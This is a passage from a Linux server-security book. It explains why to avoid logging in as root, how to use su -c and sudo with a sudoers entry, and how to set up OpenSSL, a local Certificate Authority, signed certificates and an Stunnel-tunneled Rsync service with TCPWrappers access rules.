Many new Linux users, possibly because they often run single-user systems, fall into the habit of frequently logging in as *root*. But it's bad practice to log in as root in any context other than direct console access (and even then it's a bad habit to get into, since it will be harder to resist in other contexts). There are several reasons why this is so:

Eavesdroppers

Although the whole point of SSH is to make eavesdropping unfeasible, if not impossible, there have been a couple of nearly feasible man-in-the-middle attacks over the years. Never assume you're invincible: if some day someone finds some subtle flaw in the SSH protocol or software you're using and successfully reconstructs one of your sessions, you'll feel pretty stupid if in that session you logged in as root and unknowingly exposing your superuser password, simply in order to do something trivial like browsing apache logs.

Operator error

In the hyperabbreviated world of Unix, typing errors can be deadly. The less time you spend logged in as root, the less likely you'll accidentally erase an entire volume by typing one too many forward slashes in an *rm* command.

Local attackers

This book is about bastion hosts, which tend to not have very many local user accounts. Still, if a system cracker compromises an unprivileged account, they will probably use it as a foothold to try to compromise root too, which may be harder for them to do if you seldom log in as root.

4.4.2 su

You're probably familiar with *su*, which lets you escalate your privileges to root when needed and demote yourself back down to a normal user when you're done with administrative tasks. This is a simple and excellent way to avoid logging in as root, and you probably do it already.

Many people, however, aren't aware that it's possible to use *su* to execute single commands rather than entire shell sessions. This is achieved with the *-c* flag. For example, suppose I'm logged in as *mick* but want to check the status of the local Ethernet interface (which normally only *root* can do). See [Example 4-10](#) for this scenario.

Example 4-10. Using *su -c* for a single command

```
[mick@kolach mick]$ su -c "ifconfig eth0" -
Password: (superuser password entered here)
eth0      Link encap:Ethernet  HWaddr 00:10:C3:FE:99:08
          inet addr:192.168.201.201  Bcast:192.168.201.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:989074 errors:0 dropped:0 overruns:0 frame:129
          TX packets:574922 errors:0 dropped:0 overruns:0 carrier:0
[mick@kolach mick]$
```

If logging in as an unprivileged user via SSH and only occasionally *su*-ing to root is admirable paranoia, then doing that but using *su* for single commands is doubly so.

4.4.3 sudo

su is part of every flavor of Linux — indeed, every flavor of Unix, period. But it's a little limited: to run a shell or command as another user, *su* requires you to enter that user's password and essentially become that user (albeit temporarily). But there's an even better command you can use, one that probably isn't part of your distribution's core installation but probably *is* somewhere on its CDROM: *sudo*, the "superuser do." (If for some reason your Linux of choice doesn't have its own *sudo* package, *sudo*'s latest source-code package is available at <http://www.courtesan.com/sudo/>.)

sudo lets you run a specific privileged command without actually becoming root, even temporarily. Unlike with *su -c*, authority can thus be delegated without having to share the root password. Let's transpose [Example 4-11](#) into a *sudo* scenario.

Example 4-11. Using *sudo* to borrow authority

```
[mick@kolach mick]$ sudo ifconfig eth0
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these two things:

- #1) Respect the privacy of others.
- #2) Think before you type.

Password: (*mick's password entered here*)

```
eth0      Link encap:Ethernet  HWaddr 00:10:C3:FE:99:08
          inet addr:192.168.201.201  Bcast:192.168.201.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:989074 errors:0 dropped:0 overruns:0 frame:129
          TX packets:574922 errors:0 dropped:0 overruns:0 carrier:0
          collisions:34 txqueuelen:100
          Interrupt:3 Base address:0x290 Memory:d0000-d4000
```

```
[mick@kolach mick]$
```

Just like with *su -c*, we started out as *mick* and ended up as *mick* again. Unlike with *su -c*, we didn't have to be root while running *ifconfig*. This is very cool, and it's the way true paranoiacs prefer to operate. Less cool, however, is the fact that *sudo* requires some manpage look-ups to configure properly (in most people's cases, many manpage look-ups). This is due to *sudo*'s flexibility. (Remember what I said about flexibility bringing complexity?)

I'll save you the first couple of manpage look-ups by showing and dissecting the two-line configuration file needed to achieve [Example 4-11](#) — i.e., setting up a single user to run a single command as root. The file in question is */etc/sudoers*, but you don't really need to remember this, since you aren't supposed to edit it directly anyhow: you need to run the command *visudo*. *visudo* looks and behaves (and basically is) *vi*, but before allowing you to save your work, it checks the new *sudoers* file for syntax errors (see [Example 4-12](#)).

Example 4-12. Simple *visudo* session

```
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
# See the sudoers manpage for the details on how to write a sudoers
file.
#
# Host, User, and Cmnd alias specifications not used in this example,
# but if you use sudo for more than one command for one user you'll
want
# some aliases defined [mdb]

# User privilege specification
root    ALL=(root) ALL
mick    ALL=(root) /sbin/ifconfig
```

The last two lines in [Example 4-12](#) are the ones that matter. The first translates to "root may, on all systems, run as root any command." The second line is the one we'll dissect.

Each *sudoers* line begins with the user to whom you wish to grant temporary privileges — in this case, *mick*. Next comes the name of the system(s) on which the user will have these privileges — in this example, *ALL* (you can use a single *sudoers* file across multiple systems). Following an = sign is the name, in parentheses, of the account under whose authority the user may act, root. Finally comes the command the user may execute, */sbin/ifconfig*.

It's extremely important that the command's full path be given; in fact, *visudo* won't let you specify a command without its full path. Otherwise, it would be possible for a mischievous user to copy a forbidden

command to their home directory, change its name to that of a command *sudo* lets them execute, and thus run rampant on your system.

Note also that in [Example 4-12](#), no flags follow the command, so *mick* may execute `/sbin/ifconfig` with whichever flags *mick* desires, which is of course fine with me, since *mick* and *root* are one and the same person. If/when you use *sudo* to delegate authority in addition to minimizing your own use of root privileges, you'll probably want to specify command flags.

For example, if I were *root* but not *jeeves*, (e.g., *root*=me, *jeeves*=one of my minions), I might want this much-less-trustworthy *jeeves* to view but not change network-interface settings. In that case, the last line of [Example 4-12](#) would look like this:

```
jeeves    ALL=(root) /sbin/ifconfig -a
```

This sort of granular delegation is highly recommended if you use *sudo* for privilege delegation: the more unnecessary privilege you grant nonroot accounts, the less *sudo* is actually doing for you.

That's as far as we're going to go here in exploring *sudo*, though, since my main angle is remote administration and the intelligent execution thereof. In summary: be sneaky when administering Linux servers, and, whenever possible, don't be root while you're doing it.

Chapter 5. Tunneling

Most of the previous chapters in this book have concerned specific services you may want your bastion hosts to provide. These include "infrastructure services" such as DNS and SMTP, "end-user" services such as FTP and HTTP, and "administrative services" such as SSH. This chapter falls both technologically and literally between the service-intensive part of the book and the behind-the-scenes section, since it concerns tools that are strictly means to other ends.

The means is tunneling, as this chapter's title indicates, and the ends to which we apply it involve enhancing the security of other applications and services. These applications and services may be either end-user-oriented or administrative. The tools we'll focus on in this chapter are the Stunnel encryption wrapper and the OpenSSL encryption and authentication toolkit, not because they're the only tools that do what they do, but because both are notably flexible, strong, and popular.

5.1 Stunnel and OpenSSL: Concepts

At its simplest, *tunneling* is wrapping data or packets of one protocol inside packets of a different protocol. When used in security contexts, the term is usually more specific to the practice of wrapping data or packets from an insecure protocol inside encrypted packets. In this section, we'll see how *Stunnel*, an SSL-wrapper utility, can be used to wrap transactions from various applications with encrypted SSL tunnels. Many network applications have the virtues of simplicity (with regard to their use of network resources) and usefulness, but lack security features such as encryption and strong or even adequately protected authentication. Web services were previously in this category, until Netscape Communications invented the Secure Sockets Layer (SSL) in 1994.

SSL successfully grafted transparent but well-implemented encryption functionality onto the HTTP experience without adding significant complexity for end users. SSL also added the capability to authenticate clients and servers alike with X.509 digital certificates (though in the case of client authentication, this feature is underutilized). Since Netscape wanted SSL to become an Internet standard, they released enough of its details so that free SSL libraries could be created, and indeed they were: Eric A. Young's SSLeay was one of the most successful, and its direct descendant OpenSSL is still being maintained and developed today.

Besides its obvious relevance to web security, OpenSSL has led to the creation of Stunnel, one of the most versatile and useful security tools in the open source repertoire. Stunnel makes it possible to encrypt connections involving *virtually any single-port TCP service* in SSL tunnels, *without any modifications to the service itself*. By "single-port TCP service," I mean a service that listens for connections on a single TCP port without subsequently using additional ports for other functions.

HTTP, which listens and conducts all of its business on a single port (usually TCP 80), is such a service. Rsync, Syslog-ng, MySQL, and yes, even Telnet are too: all of these can be run in encrypted Stunnel SSL wrappers.

FTP, which listens on TCP 21 for data connections but uses connections to additional random ports for data transfers, is *not* such a service. Anything that uses Remote Procedure Call (RPC) is also disqualified, since RPC uses the Portmapper service to assign random ports dynamically for RPC connections. NFS and NIS/NIS+ are common RPC services; accordingly, neither will work with Stunnel.



Sun's newer WebNFS service doesn't require the Portmapper: it can use a single TCP port (TCP 2049), making it a viable candidate for Stunnel use, though I've never done this myself. See the *nfsd(8)* and *exports(5)* manpages for more information on using WebNFS with Linux.

Microsoft's SMB (CIFS) file- and print-sharing protocol can similarly function when limited to TCP port 139, albeit to varying degrees, depending on your client OS, and can thus be tunneled as well. See David Lechnyr's excellent *Samba Tutorial* at <http://hr.uoregon.edu/davidrl/samba.html>. Section 4 of this tutorial, "Tunneling SMB over SSH," explains how Samba behaves the same in either case — although written with SSH in mind rather than Stunnel.

I'm somewhat skeptical as to how securable NFS and SMB really are, even when tunneled. (Admittedly, this may be due to superstition, but if so, it's superstition fueled by history.)

5.1.1 OpenSSL

Stunnel relies on OpenSSL for all its cryptographic functions. Therefore, to use Stunnel, you must first obtain and install OpenSSL on each host on which you intend to use Stunnel. The current versions of most Linux distributions now include binary packages for OpenSSL v.0.9.6 or later. Your distribution's base OpenSSL package will probably suffice, but if you have trouble building Stunnel, try installing the *openssl-devel* package (or your distribution's equivalent).

If you plan to use Stunnel with client-side certificates (i.e., certificate-based authentication), you should obtain and install the latest OpenSSL source code (available at <http://www.openssl.org>) rather than relying on binary packages. To compile OpenSSL, uncompress and untar the source tarball, change your working directory to the source's root directory, and run the *config* script. I recommend passing three arguments to this script:

```
--prefix=
    To specify the base installation directory (I use /usr/local)
--openssldir=
    To specify OpenSSL's home directory (/usr/local/ssl is a popular choice)
shared
    To tell OpenSSL to build and install its shared libraries, which are used by both Stunnel and
    OpenSSH
```

For example, using my recommended paths, the configuration command would be as follows:

```
[root openssl-0.9.6c]# ./config --prefix=/usr/local \
--openssldir=/usr/local/ssl shared
```

For the remainder of this section, I'll refer to OpenSSL's home as */usr/local/ssl*, though you may use whatever you like.



The binary distribution of OpenSSL in Red Hat uses */usr/share/ssl/* for OpenSSL's home directory, Debian uses */usr/local/ssl/*, and SuSE's OpenSSL package resides in */usr/ssl/*. Since I use all three distributions and often confuse these three paths, I find it useful to create symbolic links on my non-Debian systems from */usr/local/ssl* to the actual OpenSSL home.

(That's one reason all OpenSSL examples in this chapter use that path!)

If *config* runs without returning errors, run *make*, followed optionally by *make test* and then by *make install*. You are now ready to create a local Certificate Authority and start generating certificates.

5.1.1.1 What a Certificate Authority does and why you might need one


Stunnel uses two types of certificates: server certificates and client certificates. Any time Stunnel runs in daemon mode (i.e., *without* the *-c* flag), it must use a server certificate. Binary distributions of Stunnel often include a pregenerated *stunnel.pem* file, but this is *for testing purposes only*!

You'll therefore need to generate at least one server certificate, and if you wish to use client certificates, you'll need to generate them too. Either way, you'll need a Certificate Authority (CA).

Perhaps you think of CAs strictly as commercial entities like VeriSign and Thawte, who create and sign web-server certificates for a fee; indeed, x.509 certificates from such companies will work with OpenSSL and Stunnel. When users (or their web browsers) need to verify the authenticity of a web server's certificate, a "neutral third party" like a commercial CA is often necessary.

However, it's far more likely that any certificate verification you do with Stunnel will involve the server-authenticating clients, not the other way around. This threat model doesn't really need a third-party CA: in the scenarios in which you'd most likely deploy Stunnel, the server is at greater risk from unauthorized users than users are from a phony server. To the extent that users do need to be concerned with server authentication, a signature from your organization's CA rather than from a neutral third party is probably sufficient. These are some of the situations in which it makes sense to run your own Certificate Authority. If all this seems a bit confusing, [Figure 5-1](#) shows how clients, servers, and CAs in SSL relationships use certificates.

Figure 5-1. How SSL clients, servers, and CAs use certificates



[Figure 5-1](#) illustrates several important aspects of the SSL (and of public-key infrastructures in general). First, you can see the distinction between public *certificates* and private *keys*. In public-key cryptography, each party has two keys: one public and one private. SSL is based on public-key cryptography; in SSL's parlance, a signed public key is called a certificate, and a private key is simply called a key. (If you're completely new to public-key cryptography, see the [Section 4.3.1](#).)

As [Figure 5-1](#) shows, certificates are freely shared — even CA certificates. Keys, on the other hand, are not: each key is held only by its owner and must be carefully protected for its corresponding certificate to have meaning as a unique and verifiable credential.

Another important point shown in [Figure 5-1](#) is that Certificate Authorities *do not directly participate in SSL transactions*. In day-to-day SSL activities, CAs do little more than sign new certificates. So important is the trustworthiness of these signatures, that the *less* contact your CA has with other networked systems, the better.

It's not only possible but desirable for a CA to be disconnected from the network altogether, accepting new signing requests and exporting new signatures *manually* — e.g., via floppy disks or CD-ROMs. This minimizes the chance of your CA's signing key being copied and misused: the moment a CA's signing key is compromised, all certificates signed by it become untrustworthy. For this reason, your main Intranet fileserver is a terrible place to host a CA; any publicly accessible server is absolutely out of the question. When a host "verifies a certificate," it does so using a locally stored copy of the CA's "CA certificate," which, like any certificate, is not sensitive in and of itself. It is important, however, that any certificate copied from one host to another is done over a secure channel to prevent tampering. While certificate confidentiality isn't important, certificate authenticity is of the utmost importance, especially CA-certificate authenticity (since it's used to determine the authenticity/validity of other certificates).

5.1.1.2 How to become a small-time CA

Anybody can create their own Certificate Authority using OpenSSL on their platform of choice: it compiles and runs not only on Linux and other Unices, but also on Windows, VMS, and other operating systems. All examples in this chapter will, of course, show OpenSSL running on Linux. Also, given the importance and sensitivity of CA activities, you should be logged in as *root* when performing CA functions, and all CA files and directories should be owned by *root* and set to mode 0600 or 0700.

First, install OpenSSL as described earlier under "OpenSSL." In OpenSSL's home directory (e.g., `/usr/local/ssl`), you'll find a directory named *misc* that contains several scripts. One of them, *CA*, can be used to automatically set up a CA directory hierarchy complete with index files and a CA certificate (and key). Depending on which version of OpenSSL you have, *CA* may be provided as a shell script (*CA.sh*), a Perl script (*CA.pl*), or both.

Before you use it, however, you should tweak both it and the file *openssl.cnf* (located at the root of your OpenSSL home directory) to reflect your needs and environment. First, in *CA.sh*, edit the variables at the beginning of the script as you see fit. One noteworthy variable is `DAYS`, which sets the default lifetime of new certificates. I usually leave this to its default value of `-days 365`, but your needs may differ. One variable that I always change, however, is `CA_TOP`, which sets the name of new CA directory trees. By default, this is set to `./demoCA`, but I prefer to name mine `./localCA` or simply `./CA`. The leading `./` is handy: it causes the script to create the new CA with your working directory as its root. There's nothing to stop you from making this an absolute path, though: you'll just need to change the script if you want to run it again to create another CA; otherwise, you'll copy over older CAs. (Multiple CAs can be created on the same host, each with its own directory tree.)

In *openssl.cnf*, there are still more variables to set, which determine default settings for your certificates ([Example 5-1](#)). These are less important — since most of them may be changed when you actually create certificates — but one in particular, *default_bits*, is most easily changed in *openssl.cnf*. This setting determines the strength of your certificate's key, which is used to sign other certificates, and in the case of SSL clients and servers (but not of CAs), to negotiate SSL session keys and authenticate SSL sessions. By default, *default_bits* is set to 1024. Recent advances in the factoring of large numbers have made 2048 a safer choice, though computationally expensive (but only during certificate actions such as generating, signing, and verifying signatures, and during SSL session startup — it has no effect on the speed of actual data transfers). The *CA* script reads *openssl.cnf*, so if you want your CA certificate to be stronger or weaker than 1024 bits, change *openssl.cnf* before running *CA.pl* or *CA.sh* (see [Example 5-1](#)).

Example 5-1. Changed lines from a sample *openssl.cnf* file

```
# these are the only important lines in this sample...
dir           = ./CA
default_bits  = 2048

# ...changing these saves typing when generating new certificates
countryName_default      = ES
stateOrProvinceName_default = Andalusia
localityName_default     = Sevilla
0.organizationName_default = Mesòn Milwaukee
organizationalUnitName_default =
commonName_default       =
emailAddress_default      =
```

```
# I don't use unstructuredName, so I comment it out:
# unstructuredName      = An optional company name
```

Now, change your working directory to the one in which you wish to locate your CA hierarchy. Popular choices are */root* and the OpenSSL home directory itself, which again is often */usr/local/ssl*. From this directory, run one of the following commands:

```
[root ssl]# /usr/local/ssl/misc/CA.pl -newca
```

or:

```
[root ssl]# /usr/local/ssl/misc/CA.sh -newca
```

In either case, replace */usr/local/ssl* with your OpenSSL home directory if different.

The script will prompt you for an existing CA certificate to use ([Example 5-2](#)); simply press Return to generate a new one. You'll next be prompted for a passphrase for your new CA key. This passphrase is extremely important: anyone who knows this and has access to your CA key can sign certificates that are verifiably valid for your domain. Choose as long and complex a passphrase as is feasible for you. Whitespace and punctuation marks are allowed.

Example 5-2. A *CA.pl* session

```
[root@tamarin ssl]# /usr/local/ssl/misc/CA.pl -newca
CA certificate filename (or enter to create)
```

```
Making CA certificate ...
```

```
Using configuration from /usr/local/ssl/openssl.cnf
```

```
Generating a 2048 bit RSA private key
```

```
.....++++++
```

```
....++++++
```

```
writing new private key to './CA/private/cakey.pem'
```

```
Enter PEM pass phrase: *****
```

```
Verifying password - Enter PEM pass phrase: *****
```

```
-----
```

```
You are about to be asked to enter information that will be
incorporated
```

```
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name or
a DN.
```

```
There are quite a few fields but you can leave some blank
```

For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [ES]:
State or Province Name (full name) [Andalucia]:
Locality Name (eg, city) [Sevilla]:
Organization Name (eg, company) [Mesòn Milwaukee]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []: **Mick's Certificate Authority**
Email Address []: **certmaestro@mesonmilwaukee.com**

By default, the *CA.pl* and *CA.sh* scripts create a CA certificate called *cacert.pem* in the root of the CA filesystem hierarchy (e.g., */usr/local/ssl/CA/cacert.pem*) and a CA key called *cakey.pem* in the CA filesystem's *private/* directory (e.g., */usr/local/ssl/CA/private/cakey.pem*). The CA certificate must be copied to any host that will verify certificates signed by your CA, but make sure the CA key is never copied out of *private/* and is owned and readable only by *root*.

Now you're ready to create and sign your own certificates. Technically, any host running OpenSSL may generate certificates, regardless of whether it's a CA. In practice, however, the CA is the logical place to do this, since you won't have to worry about the integrity of certificates created elsewhere and transmitted over potentially untrustworthy bandwidth. In other words, it's a lot easier to feel good about signing a locally generated certificate than about signing one that was emailed to the CA over the Internet.

For Stunnel use, you'll need certificates for each host that will act as a server. If you plan to use SSL client-certificate authentication, you'll also need a certificate for each client system. Stunnel supports two types of client-certificate authentication: you can restrict connections to clients with certificates signed by a trusted CA, or you can allow only certificates of which the server has a local copy. Either type of authentication uses the same type of client certificate.

There's usually no difference between server certificates and client certificates. The exception is that server certificates must have unencrypted (i.e., non-password-protected) keys since they're used by automated processes, whereas it's often desirable to encrypt (password-protect) client certificates. If a client certificate's key is encrypted with a strong passphrase, the risk of that key's being copied or stolen is mitigated to a modest degree.

On the other hand, if you think the application you'll be tunneling through Stunnel has adequate authentication controls of its own, or if the client Stunnel process will be used by an automated process, unencrypted client keys may be justified. Just remember that any time you create client certificates without passphrases, their usefulness in authenticating users is practically nil.

Before you start generating host certificates, copy the *openssl.cnf* file from the OpenSSL home directory to your CA directory, and optionally edit it to reflect any differences between your CA certificate and subsequent certificates (e.g., you may have set *default_bits* to 2048 for your CA certificate but wish to use 1024-bit certificates for server or client certificates). At the very least, I recommend you set the variable *dir* in this copy of *openssl.cnf* to the absolute path of the CA, e.g. */usr/local/ssl/CA*.

5.1.1.3 Generating and signing certificates

Now let's generate a certificate. We'll start with a server certificate for an Stunnel server named "elfiero":

1. Change your working directory to the CA directory you created earlier — e.g., */usr/local/ssl/CA*.
2. Create a new signing request (which is actually a certificate) and key with this command:
3.

```
bash-# openssl req -nodes -new -keyout elfiero_key.pem \
-out elfiero_req.pem -days 365 -config ./openssl.cnf
```

The *-nodes* flag specifies that the new certificate should be unencrypted. Automated processes will be using it, so it isn't feasible to encrypt it with a password that must be entered every time it's used. *-keyout* specifies what name you want the new key to be, and *-out* specifies a name for the new request/certificate. (The filenames passed to both *-keyout* and *-out* are both arbitrary: you can name them whatever you like.) *-days* specifies how many days the certificate will be valid, and it's

optional since it's also set in *openssl.cnf*. Another flag you can include is *-newkey rsa: [bits]*, where *[bits]* is the size of the new certificate's RSA key — e.g., 1024 or 2048.

After you enter this command, you will be prompted to enter new values or accept default values for the certificate's "Distinguished Name" parameters (Country Name, Locality Name, etc.), as in [Example 5-2](#). Note that each certificate's Distinguished Name must be unique: if you try to create a certificate with all the DN parameters the same as those of a previous certificate created by your CA, the action will fail with an error. Only one DN field must differ from certificate to certificate, however; the fields I tend to change are Email Address or Organizational Unit Name.

4. Now, sign the certificate with this command:
5.

```
bash-# openssl ca -config ./openssl.cnf -policy
policy_anything \
-out elfiero_pubcert.pem -infiles elfiero_req.pem
```

Again, you can call the output file specified by *-out* anything you want. After entering this command, you'll be prompted for the CA key's passphrase, and after you enter this, you'll be presented with the new certificate's details and asked to verify your intention to sign it.



If you skipped to this procedure from [Section 7.4.9](#) (i.e., you're creating this certificate for an SMTP server, not an Stunnel server), you're done: copy your new CA certificate, server key, and signed server certificate over to your SMTP server, and return to where you left off in [Chapter 7](#). Otherwise, proceed to Step 4.

4. Open the new key (e.g., *elfiero_key.pem*) in a text editor, add a blank line to the bottom of the file, and save it.

This step isn't strictly necessary for recent versions of Stunnel, which isn't as fussy about certificate file formatting as it used to be, but I still add the blank line, since it's one less thing that can cause problems (e.g., in case the local Stunnel build is older than I thought).

5. Open the new signed certificate (e.g., *elfiero_pubcert.pem*) and *delete* everything above but not including the line `-----BEGIN CERTIFICATE-----`. Add a blank line to the bottom of the file and save it. Again, the blank line may not be necessary, but it doesn't hurt.
6. Concatenate the key and the signed certificate into a single file, like this:

```
bash-# cat ./elfiero_key.pem ./elfiero_pubcert.pem >
./elfiero_cert.pem
```

That's it! You now have a signed public certificate you can share, named *elfiero_pubcert.pem*, and a combined certificate and key named *elfiero_cert.pem* that you can use as *elfiero*'s Stunnel server certificate.

5.1.1.4 Client certificates

Creating certificates for Stunnel client systems, which again is optional, is no different than creating server certificates. Omit the *-nodes* flag in Step 2 if you wish to password-protect your client certificate's key. Unfortunately, doing so buys you little security when using Stunnel. Although you'll need to enter the correct passphrase to start an Stunnel client daemon using a password-protected certificate, after the daemon starts, any local user on your client machine can use the resulting tunnel.^[1] (Authentication required by the application being tunneled, however, *will* still apply.)

^[1] Iptables has a new match-module, *owner*, that can help restrict local users' access to local network daemons. If your Stunnel client machine's kernel has Iptables support, you can add rules to its INPUT and OUTPUT chains that restrict access to Stunnel's local listening port (e.g., *localhost:ssync*) to a specific Group ID or User ID via the Iptables options — *gid-owner* and — *uid-owner*, respectively. However, the *owner* module, which provides these options, is still experimental and must be enabled in a custom kernel build. This module's name is *ipt_owner.o*.

"Owner Match Support (EXPERIMENTAL)" in the kernel-configuration script. *Linux in a Nutshell* by Siever et al (O'Reilly) includes documentation on `iptables` in general and the `owner` match module specifically.



In other SSL client-certificate scenarios (e.g., HTTPS), you really ought to password-protect any certificate that will not be used by an automated process. In other words, when certificates will be used by human beings, especially by human beings logged on to shared systems, these should usually *not* be generated with OpenSSL's `-nodes` flag unless you have carefully considered the security ramifications and mitigated the risks associated with these client keys — e.g., with an application-layer authentication mechanism.

From an Stunnel server's perspective, the client certificate effectively authenticates the Stunnel client system and not the tunneled application's users per se. This is true of any server application that accepts connections involving either certificates with unprotected keys or shared client daemons.

5.1.2 Using Stunnel

Once you've created at least one server certificate, you're ready to set up an Stunnel server. Like OpenSSL, Stunnel has become a standard package in most Linux distributions. Even more than OpenSSL, however, Stunnel's stability varies greatly from release to release, so I recommend you build Stunnel from source. If you do choose to stick with your distribution's binary package, make sure you get the very latest one — i.e., from your distribution's update or errata web site if available (see [Chapter 3](#)). In either case, I strongly recommend that you not bother with any version of Stunnel prior to 3.2: I've experienced errors and even segmentation faults with earlier versions when using Stunnel's client-certification verification features. To build Stunnel, you need to have OpenSSL installed, since you also need it to run Stunnel. However, unless you installed OpenSSL from source, you probably also require your distribution's `openssl-devel` package, since most basic `openssl` packages don't include header files and other components required for building (as opposed to simply running) SSL applications.

What are "TCPWrappers-Style Access Controls," and How Do You Use Them?

I haven't yet covered TCPWrappers, a popular tool for adding logging and access controls to services run from `inetd`, mainly because `inetd` is of limited usefulness on a bastion host (see why I think so in [Section 9.1.2.1.1](#)).

But TCPWrappers has an access-control mechanism that restricts incoming connections based on remote clients' IP addresses, which is a handy way to augment application security. This mechanism, which I refer to in the book as "TCPWrappers-style Access Controls," is supported by Stunnel and many other standalone services, via TCPWrappers' `libwrap.a` library.

This mechanism uses two files, `/etc/hosts.allow` and `/etc/hosts.deny`. Whenever a client host attempts to connect to some service that is protected by this mechanism, the remote host's IP address is first `/etc/hosts.allow`. If it matches any line in `hosts.allow`, the connection is passed. If the IP matches no line in `hosts.allow`, `/etc/hosts.deny` is then parsed, and if the IP matches any line in it, the connection is dropped. If the client IP matches *neither* file, the connection is passed. Because this "default allow" behavior isn't a very secure approach, most people implement a "default deny" policy by keeping only one line in `/etc/hosts.deny`:

```
ALL: ALL
```

In this way access is controlled by `/etc/hosts.allow`: any combination of service and IP address not listed in `hosts.allow` will be denied.

In the simplest usage, each line in `hosts.allow` (and `hosts.deny`) consists of two fields:

```
daemon1 [daemon2 etc.] : host1 [host2 etc.]
```

where the first field is a space- or comma-delimited list of daemon names to match and the second field (preceded by a colon) is a space- or comma-delimited list of host IP addresses.

A daemon's name is usually determined from the value of `argv[0]` passed from the daemon to the shell in which it's invoked. In the case of Stunnel, it's determined either from a `-N` option passed to Stunnel at startup or from a combination of the daemon being tunneled and the name of the host to which Stunnel is connecting. The wildcard `ALL` may also be used.

The host IP(s) may be expressed as an IP address or part of an IP address: for example, `10.200.` will match all IP addresses in the range 10.200.0.1 through 10.200.254.254. The wildcard `ALL`

may also be used.

On Red Hat (and any other system on which *tcpd* has been compiled with *PROCESS_OPTIONS*), a third field is also used, preceded by another colon, whose most popular settings are *ALLOW* and *DENY*. This obviates the need for a */etc/hosts.deny* file: a single */etc/hosts.allow* file may be used to include both *ALLOW* and *DENY* rules.

See the manpages *hosts_access(5)* and *hosts_options(5)* for more information.

Once OpenSSL and its headers are in place, get the latest source code from <http://www.stunnel.org> and unpack the source tarball (in */usr/src* or wherever else you like to build things). Change your working directory to the source's root.

Stunnel has a *configure* script, and I recommend using some of its options. Several of Stunnel's *configure* options are worth at least considering:

-- *with-tcp-wrappers*

Tells *configure* that you want to compile in support for TCPwrappers-style access controls (using */etc/hosts.allow*, Stunnel has a "deny by default" policy and therefore doesn't use */etc/hosts.deny*). This requires the files */usr/lib/libwrap.a* and */usr/include/tcpd.h* to be present. On Red Hat systems, these are provided by the package *tcpwrappers*; SuSE includes these in its *tcpd* package; on Debian, they're provided by the package *libwrap0-dev*.

-- *with-pem-dir=[path]*

Specifies the default path you'd like Stunnel to use to look for *stunnel.pem*, the default name for Stunnel's server certificate. This can be overridden at runtime with the *-p* option. I recommend a default setting of */etc/stunnel*. (You'll need to create this directory — make sure it's owned by *root:root* and its permissions are *0700*).

-- *with-cert-file=[path/filename]*

Specifies the full path (including filename) to the file you'd like Stunnel to parse by default when looking for CA certificates to verify other hosts' client or server certificates. Can be overridden at runtime with the *-A* option. The specified file should be a text file containing one or more CA certificates (without CA keys) concatenated together. Personally, I prefer to keep CA certificates separate; see the next option, -- *with-cert-dir*.

-- *with-cert-dir=[path]*

Specifies the full path and name of the directory you'd like Stunnel to scan by default when looking for individual CA-certificate files to verify other certificates (this is sort of a "plural version" of the previous flag). Can be overridden at runtime with the *-a* option.

The *configure* script accepts other flags as well, including the customary -- *prefix=* et al; enter *./configure --help* for a full list of them.

If this script runs without errors (which are usually caused by the absence of OpenSSL, OpenSSL's headers, or *libwrap*), enter *make && make install*. Stunnel is now installed!



To see a list of the compile-time options with which your Stunnel binary was built, run the command *stunnel -V*. This is particularly useful if you installed Stunnel from a binary package and don't know how it was built. Troubleshooting is easier when you know where Stunnel expects things to be, whether it cares what's in */etc/hosts.allow* (i.e., was compiled with *libwrap* support), etc.

5.1.2.1 A quick Stunnel example

And now, at long last, we come to the heart of the matter: actually running Stunnel and tunneling things over it. Before I give a detailed explanation of Stunnel options, I'm going to walk through a brief example session (for those of you who have been patiently waiting for me to get to the point and can wait no more).

Suppose you have two servers, *skillet* and *elfiero*. *elfiero* is an Rsync server, and you'd like to tunnel Rsync sessions from *skillet* to *elfiero*. The simplest usage of Rsync, as shown in [Chapter 9](#), is *rsync hostname::*, which asks the host named *hostname* for a list of its anonymous modules (shares). Your goal in this example will be to run this command successfully over an Stunnel session.

First, you'll need to have Rsync installed, configured, and running in daemon mode on *elfiero*. (Let's assume you've followed my advice in [Chapter 9](#) on how to do this, and that the Rsync daemon *elfiero* has subsequently become so stable and secure as to be the envy of your local Rsync users' group.)

Next, you'll need to make sure some things are in place on *elfiero* for Stunnel to run as a daemon. The most important of these is a signed server certificate formatted as described earlier in "Generating and signing certificates." In this example, your certificate is named *elfiero_cert.pem* and has been copied into the directory */etc/stunnel*.

You also need to make some minor changes to existing files on the server: in */etc/services*, you want an entry for the port on which Stunnel will listen for remote connections, so that log entries and command lines will be more human-readable. For our example, this is the line to add to */etc/services*:


```
ssyncd      273/tcp          # Secure Rsync daemon
```

(The "real" *rsync* daemon is listening on TCP 873, of course, so I like to use an Stunnel port that's similar.) In addition, for purposes of our example, let's also assume that Stunnel on the server was compiled with *libwrap* support; so add this line to */etc/hosts.allow*:

```
ssync: ALL
```

On a Red Hat system, the *hosts.allow* entry would instead look like this:

```
ssync: ALL: ALLOW
```

